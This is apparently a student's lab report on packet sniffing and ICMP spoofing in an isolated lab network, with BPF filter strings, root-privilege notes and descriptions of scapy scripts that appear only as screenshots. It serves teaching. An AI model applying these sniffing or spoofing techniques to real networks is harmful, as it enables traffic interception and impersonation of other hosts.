SYSTEM AND NETWORK SECURITY

FALL 2024 – Packet Sniffing and Spoofing Lab


Due: 22nd November, 2024

- I'll use the below commands to rename the hosts for ease of operating.


S. No.	MACHINE	COMMAND
1	Attacker	`export PS1="Attacker (10.9.0.1): "`
2	Host with IP 10.9.0.5	`export PS1="Host A (10.9.0.5): "`
3	Host with IP 10.9.0.6	`export PS1="Host B (10.9.0.6): "`

Task 1.1: Sniffing Packets

- Before sniffing the packets, let us first check the network interface on our VM.




- The network interface name is `br-0f4c8a687528`.
- Let us write a code (`sniff.py`) using `scapy` that will sniff all the ICMP packets in the network. Below is the screenshot of the code.




Task 1.1A

- Let us first run the code using the root privilege and ping host B from host B. The right window is for host A.



- Now switch back to seed account and run the code without any privileges.




- Running the program using root permissions allows us to see the whole network traffic in our given interfaces. As we can see, we received a `PermissionError`. So, if we want to sniff packets, we need root privileges to see the traffic and to capture the relevant packets. Running the program with elevated privileges, such as using `sudo` on Linux or granting specific capabilities like `CAP_NET_RAW`, enables the program to bypass these restrictions and capture the necessary packets.


Task 1.1B


1. Capture only the ICMP packet

- Filter used for this sub task is `filter = 'icmp'`
- Below is the screenshot of the code `sniff_icmp.py`




- We see that only the ICMP packets are captured. We establish a TCP connection between Host A and Host B as shown in the figure below but our script doesn't take up any of the packets from the TCP connection.






2. Capture any TCP packet that comes from a particular IP and with a destination port number 23.


- For port 23, we need to use `telnet` connection. I've chosen source as Host A and will establish connect to Host B using the command `telnet 10.9.0.6`
- Filter used for this sub task is `filter = 'tcp and src host 10.9.0.5 and dst port 23'`
- Below is the screenshot of the code `sniff_tcp23.py`



- As the telnet connection is being established, we see the attacker is able to sniff the packets which are being generated at host A and sent to host B.




- In below screenshot, we see that the telnet connection is established successfully.




3. **Capture packets comes from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to.**

- To check the VM's subnet, we can run `ifconfig` on attacker's machine as the attacker's machine shares the network interface with the host.




- My VM has subnet as `10.0.2.0` as see in the above snip under the `enp0s3`. I'll be using `128.240.90.0/24` subnet in my filter.
- Filter used for this sub task is `filter = 'net 128.240.90.0/24'`
- Below is the screenshot of the code `sniff_subnet.py`




- We ping a random IP address in this subnet from host A and check the attacker window. Below is the snip. As we can see that the attacker is able to view the packets that are being sent from host A to this

subnet. There is echo-request packet but not echo-reply indicating that no response was heard from the destination.




Task 1.2: Spoofing ICMP Packets


- Using the sample script given, I made the `src` as an arbitrary IP address (`128.230.0.22`) and `dst` as host A.
- Below is the `spoof.py` code.



- We initiate WireShark monitoring with a custom filter as host `10.9.0.5` with interface as `enp0s3`. Below are the snips.



